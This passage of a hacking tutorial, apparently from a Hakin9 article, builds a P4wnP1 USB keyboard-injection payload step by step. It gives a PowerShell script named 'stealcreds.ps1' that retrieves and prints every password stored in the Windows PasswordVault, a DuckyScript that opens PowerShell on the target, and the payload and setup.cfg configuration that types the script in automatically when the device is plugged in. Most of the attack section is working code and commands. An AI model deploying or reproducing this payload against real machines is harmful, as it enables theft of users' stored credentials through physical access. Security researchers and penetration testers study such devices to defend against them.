-rw-r--r-- 1 pi pi 4159 Jul  5 12:02 template.txt
-rw-r--r-- 1 pi pi 8867 Aug 18 18:12 Win10_LockPicker.txt
pi@MAME82-P4WNP1:~/P4wnP1/payloads $
```

Illustration 9: Directory listing of P4wnP1 payload folder (fresh installation)

Next, we create a dedicated subdirectory for our new payload, which we call "hakin9". The first file we create in this new folder is the text file "`stealcreds.ps1`" which should hold the PowerShell script we discussed already.




pi@MAME82-P4WNP1: ~/P4wnP1/payloads/hakin9

```
pi@MAME82-P4WNP1:~/P4wnP1/payloads $ mkdir hakin9
pi@MAME82-P4WNP1:~/P4wnP1/payloads $ cd hakin9
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $ nano stealcreds.ps1
```


Illustration 10: Creating a subfolder for the new payload and a file holding the PowerShell script

As shown in the next screenshot, I use nano to edit the PowerShell file. The content is exactly the same like shown in Listing 1. It is important to add an empty line in the end to force P4wnP1 to issue the RETURN key after the last line later on.



```
pi@MAME82-P4WNP1: ~/P4wnP1/payloads/hakin9
  GNU nano 2.2.6                    File: stealcreds.ps1                                    Modified

[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
foreach ($c in $creds) {$c.RetrievePassword()}
$creds | Format-List -Property Resource,UserName,Password

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text    ^T To Spell
```


Illustration 11: Saving the PowerShell script to "stealcreds.ps1



```
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $ cat stealcreds.ps1
[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
foreach ($c in $creds) {$c.RetrievePassword()}
$creds | Format-List -Property Resource,UserName,Password
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $
```

Illustration 12: Checking the content of the new file

In the next step, we use nano again to create a second file, named "`startps.duck`", like shown in the screenshot.



```
  GNU nano 2.2.6                    File: startps.duck                                    Modified

GUI r
DELAY 500
STRING powershell.exe
ENTER
DELAY 1000

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text    ^T To Spell
```

Illustration 13: Create DuckyScript to bring up PowerShell in "startps.duck"

DuckyScript is a scripting language for keyboard payloads, which is used by Hak5's RubberDucky. As this language is easy and widely known, it could, of course, be used with P4wnP1 keyboard attacks. A full explanation of DuckyScript is out of scope in this tutorial, but the content of "`startps.duck`" should be discussed, anyway.


```
1  GUI r
2  DELAY 500
3  STRING powershell.exe
4  ENTER
5  DELAY 1000
```

Listing 2: Content of "startps.duck"

The first line is a key sequence, serving the purpose of pressing <Windows Key> + <R>. This is the shortcut to bring up the built-in execute dialog of windows. The second line adds a 500 millisecond delay before input continues. The purpose of "STRING" command in the third line is to print out all follow up characters via keyboard. Thus "powershell.exe" will be entered into the execute dialog. This is followed by the RETURN key, which is represented by "ENTER" in the 4th line. The 1000 millisecond delay in the 5th line of the script is the most important one and could be the cause of a failing payload. The delay pauses the final payload for one second before typing goes on. As the next step of our payload will be to print out our PowerShell code, it would badly fail if the, now started, PowerShell session isn't ready to receive input. So the target has one second to get PowerShell input ready, otherwise the follow up characters are typed out to nowhere or only partially. This should be kept in mind: If the target is too slow to open up the PowerShell session fast enough, this delay should be increased.

Note: There's no need for an initial delay in the first line, as P4wnP1 won't start typing before the target is ready to receive keyboard input (in contrast to a RubberDucky). Anyway, the keyboard obviously has no feedback channel to report back if the started PowerShell process is running.

Up till now, we still have no payload. So let's create one in a third file called "`payload.txt`" to glue everything together.



```
pi@MAME82-P4WNP1: ~/P4wnP1/payloads/hakin9

  GNU nano 2.2.6                File: payload.txt                        Modified

# =============================
# USB setup
# =============================
USB_VID="0x1d6b"    # Vendor ID
USB_PID="0x1001"        # Product ID
USE_ECM=false       # we need no Linux/Mac networking
USE_RNDIS=true      # RNDIS network device to enable hash stealing
USE_HID=true        # HID keyboard to allow entering cracked password

# Keyboard language for outhid and duckhid commands
# possible languages: "be", "br", "ca", "ch", "de", "dk", "es", "fi",
#       "fr", "gb", "hr", "it", "no", "pt", "ru", "si", "sv", "tr", "us"
lang="de" # MAKE THE KEYBOARD LANGUAGE MATCH THE TARGET

function onKeyboardUp()
{
        # execute DuckyScript responsible for bringing up PowerShell
        cat $wdir/payloads/hakin9/startps.duck | duckhid

        # print out the PowerShell script as raw ASCII
        # Important: The script has to end with an empty line, to force pressing
        # RETURN after the last line
        cat $wdir/payloads/hakin9/stealcreds.ps1 | outhid
}


^G Get Help     ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```

Illustration 14: The actual payload, saved to "payload.txt"

```
1   # ==============================
2   # USB setup
3   # ==============================
4   USB_VID="0x1d6b"  # Vendor ID
5   USB_PID="0x1001"  # Product ID
6   USE_ECM=false    # we need no Linux/Mac networking
7   USE_RNDIS=true   # RNDIS network device to enable hash stealing
8   USE_HID=true    # HID keyboard to allow entering cracked password
9
10  # Keyboard language for outhid and duckhid commands
11  # possible languages: "be", "br", "ca", "ch", "de", "dk", "es", "fi",
12  #    "fr", "gb", "hr", "it", "no", "pt", "ru", "si", "sv", "tr", "us"
13  lang="de" # MAKE THE KEYBOARD LANGUAGE MATCH THE TARGET
14
15  function onKeyboardUp()
16  {
17      # execute DuckyScript responsible for bringing up PowerShell
18      cat $wdir/payloads/hakin9/startps.duck | duckhid
19
20      # print out the PowerShell script as raw ASCII
21      # Note: The script has to end with an empty line, to force
22      # pressing RETURN after the last line
23      cat $wdir/payloads/hakin9/stealcreds.ps1 | outhid
24  }
```

Listing 3: Content of "payload.txt"

Line 4 and 5 of the payload define the USB Vendor ID and Product ID to use. It is important to understand, that Windows caches drivers based on these IDs. This means if you change the USB setup later on (adding a new device interface), it is likely that Windows fails to install the drivers correctly if the VID and PID have already been used for a different device. To make a long story short: if changes of the device configuration are introduced to a payload, at least the PID should be changed, too.

Line 6 disables the CDC ECM interface, which would otherwise be enabled by default.

Line 7 enables the RNDIS interface – this network interface isn't needed for our final payload, but it allows us to access P4wnP1 through SSH, during development. RNDIS should be disabled after payload development is finished (and the PID should be changed, to force Windows to reinstall drivers).

Line 8 enables the HID keyboard, which is needed to carry out the attack.

Line 13 is very important. As stated in the payload comments, the "lang" parameter is responsible for the keyboard layout language used by the HID keyboard. THIS OPTION HAS TO FIT THE TARGET'S KEYBOARD LAYOUT, OTHERWISE WRONG CHARACTERS ARE TYPED OUT. In my case, the layout is set to "de", which means German keyboard layout.

The function header "onKeyboardUp" in line 15 represents the entry point of a predefined callback functions available for P4wnP1 payloads. To get more details on these callback function, a payload called "`template.txt`" is shipped with P4wnP1, including comments on callbacks. The "onKeyboardUp" function body gets executed, as soon as the target has the keyboard drivers up and running (for this reason no initial delay is needed in the DuckyScript).


Line 18 pipes the content of out "`startps.duck`" DuckyScript to the "`duckhid`" command. This command again executes the DuckyScript, with respect to the keyboard language chosen in line 13.

It should be noted, that "`startps.duck`" isn't referenced with an absolute path, but relative to "`$wdir`". This is a built-in variable available to all callback functions, representing the directory where P4wnP1 has been installed.

Line 23, finally, is very similar to line 18, but uses the "`outhid`" command instead of "`duckhid`". As the file "`stealcreds.ps1`" contains raw ASCII instead of DuckyScript, this command comes to help. It works with respect to the "`lang`" option, too.

Note: *As "`outhid`" accepts raw ASCII it is possible to pipe other text files or results of commands with ASCII output into it, which ultimately results in P4wnP1 typing it out through the HID keyboard.*


At this point we are nearly done, but our payload isn't activated. Before we do so, we recheck the content of the newly created payload folder "`hakin9`":



```
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $ ls -la
total 20
drwxr-xr-x 2 pi pi 4096 Aug 18 23:00 .
drwxr-xr-x 3 pi pi 4096 Aug 18 22:42 ..
-rw-r--r-- 1 pi pi  924 Aug 18 23:00 payload.txt
-rw-r--r-- 1 pi pi   56 Aug 18 22:54 startps.duck
-rw-r--r-- 1 pi pi  291 Aug 18 22:45 stealcreds.ps1
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $
```

Illustration 15: Checking the content of the new payload folder for completeness

The final step is to activate the new payload. This is done in P4wnP1's main configuration file "`setup.cfg`", which resides in P4wnP1's main folder.




```
pi@MAME82-P4WNP1:~/P4wnP1/payloads/hakin9 $ cd ~/P4wnP1/
pi@MAME82-P4WNP1:~/P4wnP1 $ nano setup.cfg
```

Illustration 16: Changing to P4wnP1's main folder, to edit global configuration "setup.cfg"

To enable the payload, we have to change the "`PAYLOAD`" parameter in `setup.cfg`. The payload path has to be entered as relative path to P4wnP1's payloads folder, which means "`hakin9/payload.txt`" in our case.

Important: Only one payload can be active at once.




```
  GNU nano 2.2.6                    File: setup.cfg                              Modified

HID_KEYBOARD_TEST=true # if enabled 'onKeyboardUp' is fired as soon as the host initializes the keyboard

# =====================
# payload selection
# =====================

PAYLOAD=hakin9/payload.txt
#PAYLOAD=network_only.txt
#PAYLOAD=Win10_LockPicker.txt
#PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers P4wnP1 covert channel console by pressing NUMLO$
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till target installed keyboard driver and writes "Keyboar$
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by CAPS-, NUM- or SCROLL-LOCK interaction on target
```

Illustration 17: Update setup.cfg to use the new payload

Restarting P4wnP1 should trigger our payload if nothing went wrong. Before we do so, one more note on “setup.cfg”.

As stated, “`setup.cfg`” is the main configuration file. Every option usable in payloads (like `lang`, `USB_VID`, `USB_PID` and so on) is present in this file, too. It is important to know **that options defined in the current payload have priority over options defined in “setup.cfg”**. If a payload omits an option, the setting from `setup.cfg` would be used. For this reason we had to disable “`USE_ECM`” for example, as it is enabled in `setup.cfg`. If one writes multiple keyboard payloads, on the other hand, it would be a good idea to omit the “`lang`” option in the payloads and choose it globally in “`setup.cfg`”.

